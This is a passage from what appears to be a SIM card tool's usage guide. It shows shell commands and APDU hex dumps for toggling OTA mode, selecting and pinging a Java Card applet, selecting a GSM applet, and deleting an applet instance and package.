0030:  00 00 80 e6 08 00 11 00 00 0a a0 00 00 00 62 03  ..............b.
0040:  01 0c 01 01 01 00 00 00  ........
rsp <-
0000:  02 71 00 00 0e 0a 42 49 50 00 00 00 00 00 00 00  .q....BIP.......
0010:  01 61 01 90 00  .a...
```

Disabling OTA mode for APDU commands execution

```
shell> ota -d
```

Testing for successful applet install (sending SELECT and PING APDUs to applet)

```
shell> agent
[SELECT]
req ->
0000:  00 a4 04 00 0a a0 00 00 00 62 03 01 0c 01 01  .........b.....
rsp <-
0000:  90 00  ..
[PING]
req ->
0000:  80 10 01 02 02 00 00  .......
rsp <-
0000:  12 34 90 00  .4..
```

Selection of a GSM applet

```
shell> select a0000000871002ff33ffff8901010100
[SELECT]
req ->
0000:  00 a4 04 00 10 a0 00 00 00 87 10 02 ff 33 ff ff  .............3..
0010:  89 01 01 01 00  .....
rsp <-
0000:  90 00  ..
```

Enabling OTA mode for APDU commands execution

```
shell> ota -e
```

Deleting applet instance

```
shell> del A00000006203010C0101
[ENVELOPE]
req ->
0000:  80 c2 00 00 3e d1 3c 02 02 83 81 0b 36 e4 0a 98  ....>.<.....6...
0010:  11 22 33 44 55 7f 16 13 01 01 0c 00 00 04 24 02  ."3DU.........$.
0020:  70 00 00 1f 0d 00 01 24 24 42 49 50 00 00 00 00  p......$$BIP....
0030:  00 00 80 e4 00 00 0c 4f 0a a0 00 00 00 62 03 01  .......O.....b..
0040:  0c 01 01  ...
rsp <-
0000:  02 71 00 00 0e 0a 42 49 50 00 00 00 00 00 00 00  .q....BIP.......
0010:  01 61 01 90 00  .a...
```

Deleting applet package

```
shell> del A00000006203010C01
[ENVELOPE]
req ->
0000:  80 c2 00 00 3d d1 3b 02 02 83 81 0b 35 e4 0a 98  ....=.;.....5...
0010:  11 22 33 44 55 7f 16 13 01 01 0c 00 00 04 23 02  ."3DU.........#.
0020:  70 00 00 1e 0d 00 01 24 24 42 49 50 00 00 00 00  p......$$BIP....
0030:  00 00 80 e4 00 00 0b 4f 09 a0 00 00 00 62 03 01  .......O.....b..
0040:  0c 01  ..
rsp <-
0000:  02 71 00 00 0e 0a 42 49 50 00 00 00 00 00 00 00  .q....BIP.......
0010:  01 61 01 90 00  .a...
shell>
```